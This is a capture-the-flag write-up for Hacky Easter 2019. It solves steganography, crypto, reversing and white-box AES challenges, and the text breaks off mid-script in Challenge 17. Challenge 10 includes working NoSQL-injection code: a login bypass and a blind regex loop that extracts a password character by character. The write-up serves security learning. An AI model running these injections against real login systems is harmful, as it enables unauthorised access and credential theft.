Hacky Easter 2019

Writeup by Darkice

Table of contents


Challenge 01 - Twisted

The first challenge showed a twisted Easter egg. We can simply use a filter from GIMP to transform the image:

- Filters -> Distorts -> Whirl and Pinch…

Challenge 02 - Just Watch

The single frames of the GIF show hands, which show the password for the Egg-o-Matic ™ in sign language. After a quick research we can find the following alphabet to translate the password manually.



Password: givemeasign

Challenge 03 - Sloppy Encryption


For this challenge we got a ciphertext and the ruby program which was used for the encryption. For better readability we can first rewrite the function in Python and then write a decrypt method.

```
import base64
import binascii

def encrypt(s):
    h = binascii.hexlify(s)
    x = int(h,16) * int('5'*101)
    c = hex(x)[2:-1]
    return base64.b64encode(binascii.unhexlify(c))

def decrypt(s):
    c = binascii.hexlify(base64.b64decode(s))
    x = int(c,16) / int('5'*101)
    h = hex(x)[2:-1]
    return binascii.unhexlify(h)

print
decrypt('K7sAYzGlYx0kZyXIIPrXxK22DkU4Q+rTGfUk9i9vA60C/ZcQOSWNfJLTu4RpIBy/27yK5CBW+
UrBhm0=')
```

Password: n00b_style_crypto

Challenge 04 - Disco 2

We can use the arrow keys to navigate inside the disco ball, where we can find a QR code made of mirrors.



With the following script we can simply create a scannable QR code from the `mirrors.js` file:

```
import math
from PIL import Image
f = open('mirrors.js', 'r').readlines()[1]
mirrors = f[5:-2].split('],  [')
img = Image.new('RGB', (700 ,700), color = 'white')
pixels = img.load()
for i in mirrors:
    v = [float(v) for v in i.split(', ')]
    r=math.sqrt(math.fabs(v[0]**2)+math.fabs(v[1]**2)+math.fabs(v[2]**2))
    if r < 399.0:
        xImg = 330 + int(v[0])
        yImg = 330 + int(v[1])
        for x in range(22):
            for y in range(22):
                pixels[xImg+x,yImg+y] = (0,0,0)
img.save('qr4.png')
```

Challenge 05 - Call for Papers

A close look into the core.xml showed which tool was used to hide the data inside the given Word document:

```
<dc:creator>SCIpher</dc:creator>
```

SCIpher is a steganography tool which hides messages inside texts which looks like scientific conference advertisements. We can use this online version of it to decode the text:


```
https://pdos.csail.mit.edu/archive/scigen/scipher.html
```

The message that was hidden inside the text, was a URL which gave us the egg:

```
https://hackyeaster.hacking-
lab.com/hackyeaster/images/eggs/5e171aa074f390965a12fdc240.png
```

Challenge 06 - Dots

If we start reading the letters where there are dots inside the second image, we have already a "HELLO UC". If we overlap all 3x3 matrices only 2 fields remain. When we use these for the fourth grid, we can read "HELLO BUCK". However, this was not the Password for the Egg-o-Matic ™. This means, that the password is most likely hidden within the unused letters. We can simply rotate the pattern by 90, 180, and 270 degree to use every letter from the grid.



This results in “HELLO BUCK THE PASSWORD IS **WHITECHOCOLATE**”.

Challenge 07 - Shell we Argument

The given shell script is obfuscated, but it only consists of two parts. The first part is a bunch of variables containing short strings. Afterwards some of these variables are used to form a command, and the others are used inside a string as argument for the command:

```
$Ax2$xTT "$Az$Bz$z..."
```

The command that was formed by the two variables is the eval command. We can simply replace it by an echo to print the string. The returning script we can see where our egg will be:

```
echo "Find your egg at $t"
```

We can also find the mentioned variable inside the script:

```
t="$Az$Bz$Cz$Dz$Ez$Fz$Gz$Hz$Iz$Jz$Ez$Fz$Kz$Lz$Mz$Nz$Oz$Pz$Ez$Fz
$Gz$Hz$Iz$Qz$Rz$Sz$Tz$Uz$Vz$Wz$Xz$Yz$Zz$az$bz$cz$dz$ez$fz$gz$hz
$iz$jz$kz$lz$mz$nz$oz$Zz$pz$qz$rz"
```

However, printing it only results in a broken URL. A closer look at the script showed, that some of the variables defined earlier where changed. With these changes being made we get a useable URL:

```
https://hackyeaster.hacking-
lab.com/hackyeaster/images/eggs/a61ef3e975acb7d88a127ecd6e15624
2c74af38c.png
```

Challenge 08 - Modern Art

The markers of the given QR code are replaced by other QR codes. However, both scanning the markers and scanning the fixed QR code doesn't result in any useful.

Markers: remove me

QR: Isn't that a bit too easy?

A closer look at the file itself showed that there are some Unicode characters behind the JPG data. If we open these characters with an editor, we can the following QR code:

The QR code only contains the string AES-128, so there must be more inside the JPG to find. After a quick string search, we found what we were looking for.

- (E7EF085CEBFCE8ED93410ACF169B226A)
- (KEY=1857304593749584)

We need to use the ECB mode of AES to get the password for the Egg-o-Matic ™.

Password: Ju5t_An_1mag3

Challenge 09 - rorriM rorriM

The title of the challenge already says what to do, mirror. Reading the filename and file extension backwards, we can see that it is an archive:

evihcra.piz --> archive.zip

However also the bytes have to reversed in order to open the archive. Inside the archive we can find another mirrored file:

90gge.gnp --> egg09.png

This time the file itself wasn't mirrored, only a part of the header was mirrored:

GNP --> PNG

We can use this script to get our egg:

```
f = open('evihcra.piz', 'r').read()
open('archive.zip', 'w').write(f[::-1])

f = open('90gge.gnp', 'r').read()
open('egg09.png', 'w').write(f[0] + 'PNG' + f[4:])
```

The resulting egg was also mirrored and has inverted colors, we can simply use GIMP to get the real egg.

Challenge 10 - Stackunderflow

A note is displayed on the start page which indicates which database is used in the background.

> *"We're currently migrating our database to support **humongous** amounts of questions."*

The word humongous is a hint that a MongoDB is being used. This leads us to conclude that a NoSQL injection might be possible. And it is possible to bypass the login with a simple injection, we only need to use `application/json` instead of `application/x-www-form-urlencoded` as content type.

```
import requests
payload = {'username': 'the_admin', 'password': {'$gt': ''}}
requests.post('http://whale.hacking-lab.com:3371/login', json=payload)
```

After we are logged in as admin, we can see another question. The user null asks, if his password should be the flag. This means we need to get his password for the Egg-o-Matic ™. We can simply use a regex inside the NoSQL injection to test one character at a time.

```
chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789_-'
pw = ''
while True:
   for ch in chars:
      regex = "^"+pw+ch+'.*'
      pay = {'username': 'null', 'password': {'$regex': regex}}
      r = requests.post('http://whale.hacking-lab.com:3371/login',json=pay)
      if r.status_code == 200:
         pw = pw + ch
         print pw
```

Password: N0SQL_injections_are_a_thing

Challenge 11 - Memeory 2.0

The Memeory from last year was upgraded with a server-side component, which checks every pairs which are selected. Also, the time limit is set to 30 seconds, which makes it nearly impossible to solve it by hand after flipping all cards as done last year. But since the pictures are already bound to a certain card, we can download all pictures and compare them to each other to find the pairs. Afterwards we can send all combinations to the server. The following script plays 10 rounds and prints the password:

```
import requests
import hashlib
s = requests.session()
for n in range(10):
   r = s.get('http://whale.hacking-lab.com:1111')
   pairs = {}
   for i in range(98):
      r = s.get('http://whale.hacking-lab.com:1111/pic/'+str(i+1))
      h = hashlib.sha1(r.content).hexdigest()
      if h not in pairs:
         pairs[h] = {'first':i+1}
      else:
         pairs[h]['second'] = i+1
   for i in pairs:
      r = s.post('http://whale.hacking-lab.com:1111/solve', data=pairs[i])
print r.content
```


Password: 1-m3m3-4-d4y-k33p5-7h3-d0c70r-4w4y

Challenge 12 - Decrypt0r

The given program tries to decrypt a fixed ciphertext with a given password. First, we need to reverse the program to know what it is doing. The function which is doing the decryption is called hash and is located at `0x400657`.

```
import struct

def decrypt(pw):
    ct = open('decryptor', 'rb').read()[0x1060:0x1060+0x34d]
    pt = ''
    pw = pw*(len(ct)/len(pw))
    for pos in range(len(ct)/4):
        var0x34 = 0xc3d2e1f0
        c, = struct.unpack('<i', str(ct[pos*4:pos*4+4]))
        p, = struct.unpack('<i', str(pw[(pos*4):(pos*4+4)]))

        eax = c&p
        edx = (0x67452301 - eax) & 0xffffffff
        var0x38 = edx
        var0x3c = 0xc090603

        eax = c&p
        edx = (0xefcdab89 - eax) & 0xffffffff
        var0x40 = edx
        var0x34 = var0x34 + var0x3c

        eax = p
        edx = (var0x38 - 0x67452302) & 0xffffffff
        eax = eax & edx
        edx = 0x98badcfe - eax
        var0x44 = edx
        var0x3c = var0x3c << 1

        eax = c
        edx = (var0x40 + 0x10325476) & 0xffffffff
        eax = eax & edx
        edx = (0x10325476 - eax) & 0xffffffff
        var0x48 = edx
        var0x34 = var0x34 + var0x3c

        edx = var0x44 + 0x67452301
        eax = var0x48 - 0x10325477
        edx = edx & eax
        ecx = var0x34 - edx

        s = (var0x3c + ecx) & 0xffffffff
        pt += struct.pack('<i', s)
    return pt
```

If we take a closer look at the function, you can see that several times two values are combined with a logical AND. The result is then inverted by different calculations, which mean that we got NANDs. We have 4 NANDS which are arranged as follows:



The result of these 4 NAND gates is a XOR gate, which means we can reduce most of the function to only one instruction. We can now create a solver, which tests every printable character for every position of the password. The resulting plaintext should mostly contain letters, digits, spaces, dots and hyphens (Flag). Since there can also be other characters in a normal text, we can apply a maximum error for every position of the password. The length can be determined easily because the number of errors would be to high else.

```
cipher = open('decryptor', 'rb').read()[0x1060:0x1060+0x34d]
pwlen = 13
for p in range(pwlen):
    possible = ''
    for ch in string.printable:
        error = 0
        for i in range(p,len(cipher)-pwlen+p,pwlen):
            val = ord(ch)^ord(cipher[i])
            if chr(val) not in string.letters+string.digits+' .-':
                error += 1
        if error <= 5:
            possible += ch
    print p, possible
```

For two characters of the password more than one possibility exists, but only one of them makes sense. We can then use the password to decrypt the text, which contained the flag.


Password: x0r_w1th_n4nd

Flag: he19-Ehvs-yuyJ-3dyS-bN8U

Challenge 13 - Symphony in HEX

Simply following the hint from the challenge description to get a hex string, which encoded as ASCII, is the needed password.

“Hint: count quavers, read semibreves”



Hex: 4841434b5f4D455f414D4144455553

Password: HACK_ME_AMADEUS

Challenge 14 - White Box

For this challenge we got a Whitebox encryption tool and a cipher text which was encrypted with this tool. To decrypt the ciphertext, we first need to know which cipher and key was used. Therefore, we first reverse the binary:

```
data_2060 = open('WhiteBox', 'rb').read()[0x2060:0x3060]
data_3060 = open('WhiteBox', 'rb').read()[0x3060:0x3060+(4*10*4096)]

def f_0x400735(s):
    m = ''
    for x in range(4):
        for y in range(4):
            m += s[x+y*4]
    return m

def f_0x400812(s):
    return s[0:4] + s[5:8] + s[4] + s[10:12] + s[8:10] + s[15] + s[12:15]

def f_0x400947(i,m):
    n = [0]*16
    for x in range(4):
        z = 0
        for y in range(4):
            ch = m[x+y*4]
            pos = 4*ord(ch) + x*1024 + y*4096 + i*4*4096
            z = z ^ u32(data_3060[pos:pos+4])
        for y in range(4):
            n[x + y*4] = (z >> y*8) & 0xff
    n = ''.join([chr(i) for i in n])
    return n

def f_0x400a7a(m):
    n = [0]*16
    for x in range(4):
        for y in range(4):
            ch = m[x*4+y]
            pos = ord(ch) + ((y+4*x)<<0x8)
            n[x + y*4] = ord(data_2060[pos])
    n = ''.join([chr(i) for i in n])
    return n

def c(p):
    pt = ''
    for n in range(len(p)/16):
        m = f_0x400735(p[16*n:16*n+16])
        for i in range(9):
            m = f_0x400812(m)
            m = f_0x400947(i,m)
        m = f_0x400812(m)
        m = f_0x400a7a(m)
        pt += binascii.hexlify(m)
    return pt
```

The algorithm looks a lot like AES. Some of the AES steps are done by using T-Boxes, which contain pre-calculated values for every input.

- `f_0x400735` Building 4x4 matrix
- `f_0x400812` ShiftRows
- `f_0x400947` SubBytes, MixColumns and AddRoundKey using T-Boxes
- `f_0x400a7a` AddRoundKey, SubBytes and AddRoundKey using T-Boxes

Since the AddRoundKey from the initial round was done together with the first SubBytes and MixColumns inside the loop, the last round must perform two AddRoundKey.

We can use these T-Boxes to calculate any of the round keys and the original key. One option would be to use the last T-Boxes, which is used for two AddRoundKey steps. These contain the last two round keys. It is not possible to simply calculate these round keys, but it is possible to brute-force them byte for byte. The following script was used to get the last round key and to calculate the AES key:

```
import binascii
from pwn import *

Rcon = ( 0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40, 0x80, 0x1b, 0x36 )

Sbox = (
    0x63, 0x7C, 0x77, 0x7B, 0xF2, 0x6B, 0x6F, 0xC5, 0x30, 0x01, 0x67, 0x2B,
0xFE, 0xD7, 0xAB, 0x76,
    0xCA, 0x82, 0xC9, 0x7D, 0xFA, 0x59, 0x47, 0xF0, 0xAD, 0xD4, 0xA2, 0xAF,
0x9C, 0xA4, 0x72, 0xC0,
    0xB7, 0xFD, 0x93, 0x26, 0x36, 0x3F, 0xF7, 0xCC, 0x34, 0xA5, 0xE5, 0xF1,
0x71, 0xD8, 0x31, 0x15,
    0x04, 0xC7, 0x23, 0xC3, 0x18, 0x96, 0x05, 0x9A, 0x07, 0x12, 0x80, 0xE2,
0xEB, 0x27, 0xB2, 0x75,
    0x09, 0x83, 0x2C, 0x1A, 0x1B, 0x6E, 0x5A, 0xA0, 0x52, 0x3B, 0xD6, 0xB3,
0x29, 0xE3, 0x2F, 0x84,
    0x53, 0xD1, 0x00, 0xED, 0x20, 0xFC, 0xB1, 0x5B, 0x6A, 0xCB, 0xBE, 0x39,
0x4A, 0x4C, 0x58, 0xCF,
    0xD0, 0xEF, 0xAA, 0xFB, 0x43, 0x4D, 0x33, 0x85, 0x45, 0xF9, 0x02, 0x7F,
0x50, 0x3C, 0x9F, 0xA8,
    0x51, 0xA3, 0x40, 0x8F, 0x92, 0x9D, 0x38, 0xF5, 0xBC, 0xB6, 0xDA, 0x21,
0x10, 0xFF, 0xF3, 0xD2,
    0xCD, 0x0C, 0x13, 0xEC, 0x5F, 0x97, 0x44, 0x17, 0xC4, 0xA7, 0x7E, 0x3D,
0x64, 0x5D, 0x19, 0x73,
    0x60, 0x81, 0x4F, 0xDC, 0x22, 0x2A, 0x90, 0x88, 0x46, 0xEE, 0xB8, 0x14,
0xDE, 0x5E, 0x0B, 0xDB,
    0xE0, 0x32, 0x3A, 0x0A, 0x49, 0x06, 0x24, 0x5C, 0xC2, 0xD3, 0xAC, 0x62,
0x91, 0x95, 0xE4, 0x79,
    0xE7, 0xC8, 0x37, 0x6D, 0x8D, 0xD5, 0x4E, 0xA9, 0x6C, 0x56, 0xF4, 0xEA,
0x65, 0x7A, 0xAE, 0x08,
```

```
    0xBA, 0x78, 0x25, 0x2E, 0x1C, 0xA6, 0xB4, 0xC6, 0xE8, 0xDD, 0x74, 0x1F,
0x4B, 0xBD, 0x8B, 0x8A,
    0x70, 0x3E, 0xB5, 0x66, 0x48, 0x03, 0xF6, 0x0E, 0x61, 0x35, 0x57, 0xB9,
0x86, 0xC1, 0x1D, 0x9E,
    0xE1, 0xF8, 0x98, 0x11, 0x69, 0xD9, 0x8E, 0x94, 0x9B, 0x1E, 0x87, 0xE9,
0xCE, 0x55, 0x28, 0xDF,
    0x8C, 0xA1, 0x89, 0x0D, 0xBF, 0xE6, 0x42, 0x68, 0x41, 0x99, 0x2D, 0x0F,
0xB0, 0x54, 0xBB, 0x16
)

data_2060 = open('WhiteBox', 'rb').read()[0x2060:0x3060]
data_3060 = open('WhiteBox', 'rb').read()[0x3060:0x3060+(4*10*4096)]

lastRoundKey = ''
for p in range(16):
    for a in range(256):
        for b in range(256):
            error = 0
            for i in range(256):
                z = Sbox[i ^ a] ^ b
                if z != ord(data_2060[p*256+i]):
                    error += 1
            if error == 0:
                lastRoundKey += chr(b)

key = ''
for x in range(4):
    for y in range(4):
        key += lastRoundKey[x+y*4]

key = [ord(k) for k in key]

for i in range(10):
    k = []
    for n in range(3):
        for m in range(4):
            k.append( key[m+n*4] ^ key[m+(n+1)*4] )
    p = k[-4:]
    p = p[1:4]+p[0:1]
    for n in range(4):
        p[n] = Sbox[p[n]]
    p[0] ^= Rcon[9-i]
    for n in range(4):
        p[n] ^= key[n]
    key = p + k

key = ''.join([chr(k) for k in key])
print key
```

Key: 3mb3nd3d_k3y_A35

With the key we can simply decrypt the given ciphertext. The plaintext contained the password for the Egg-o-Matic ™:

> Congrats! Enter whiteboxblackhat into the Egg-o-Matic!

Password: whiteboxblackhat

Challenge 15 - Seen in Steem

Probably not the intended solution, but it is solvable only using a browser. Searching for Hacky Easter and Steem, we can find the following blog post, which was made from the challenge creator:

> `https://steemit.com/deutsch/@darkstar-42/hacky-easter-2019`

The page also shows the wallet of the users with their recent transfers:

> `https://steemitwallet.com/@darkstar-42/transfers`

Luckily this account was also used to place the flag into the blockchain:

> *"Hacky Easter 2019 takes place between April and May 2019. Take a note: nomoneynobunny"*

Password: nomoneynobunny

Challenge 16 - Every-Thing


A first look inside the given SQL file showed that there are many Base64 strings and that these are parts of PNG files. Each entry inside the DB is either one chunk, or for big chunks like IDAT a part of a chunk, encoded as Base64 with a maximum length of 1024. The entries have the following fields which are necessary to reconstruct the images:

ID, Index, Chunk Type, Chunk, parent ID

To reconstruct the images, we need to put all chunks together which have the same parent ID. We can use the index to put them in the right order. For the IDAT blocks only the number of parts is given. We can use the ID of these chunks to find all parts with the same parent ID.

```
import re
import binascii
import base64

data = open('EveryThing.sql', 'rb').read()
x = re.findall("'.{16,23}',[0-9]+,'png.[a-z]+','[0-9a-zA-Z+/=]+',_binary
'.{16,23}'", data)

pngs = {}
parts = {}

for i in x:
    index = i.find("',",1)
    ID = binascii.hexlify(i[1:index])

    indexB = i.find(",_binary '")
    pID = binascii.hexlify(i[indexB+10:-1])

    i = i[index+2:indexB]
    c = i.replace("'",'').replace('_binary ','').split(',')

    if pID not in pngs:
        pngs[pID] = {}
    pngs[pID][c[0]] = [ID, c[2]]

for i in pngs:
    p = ''
    if pngs[i]['0'][1][:2] != 'iV':
        continue

    for n in range(len(pngs[i])):
        ID = pngs[i][str(n)][0]
        if len(pngs[i][str(n)][1]) >= 4:
            p = p + base64.b64decode(pngs[i][str(n)][1])
        else:
            for m in range(len(pngs[ID])):
                p = p + base64.b64decode(pngs[ID][str(m)][1])

    fn = i + '.png'
    open(fn, 'wb').write(p)
```

All the resulting images are eggs, but only one of it has a QR code on it. The other eggs only show a red cross instead.



Challenge 17 - New Egg Design

The given egg shows a High-pass filter instead of a QR code. In combination with the challenge description it can be concluded that it is about PNG filters. There are five different PNG filters which are used to prepare the image for an optimum compression. Since each filter can be used for each line, we can also use the filters to hide data. The Filters used for this image are only 0 and 1. To read the filters from the image we need to decompress the IDAT chunks and using the byte before each of the lines.

```
import binascii
import zlib
import struct

filename = 'eggdesign.png'
data = open(filename, 'r').read()
png_magic = '\x89\x50\x4e\x47\x0d\x0a\x1a\x0a'
pos = len(png_magic)
sample_size = 0
size_x = 0
size_y = 0
if data[:8] != png_magic:
    print 'No PNG file!'
    exit()

idat = ''
while pos < len(data):
    chunk_size, = struct.unpack('>L',data[pos:pos+4])
    chunk_name = data[pos+4:pos+8]

    if chunk_name == 'IHDR':
        size_x,size_y,bit_depth,color_type = struct.unpack('>LLBB',
data[pos+8:pos+18])

        if color_type == 0: # grayscale
            sample_size = 1
        elif color_type == 2: # rgb
            sample_size = 3
        elif color_type == 4: # grayscale + alpha
            sample_size = 2
        elif color_type == 6: # rgba
            sample_size = 4
        else:
            exit()
        if bit_depth != 8:
            exit()
    elif chunk_name == 'IDAT':
        idat += data[pos+8:pos+8+chunk_size]

    elif chunk_name == 'IEND':
        break
    pos += chunk_size + 12
```

```
raw = zlib.decompress(idat)
filters = ''
pos = 0
for y in range(size_y):
    f = ord(raw[pos])
    filters += chr(f+0x30)
    pos += 1 + size_x*sample_size
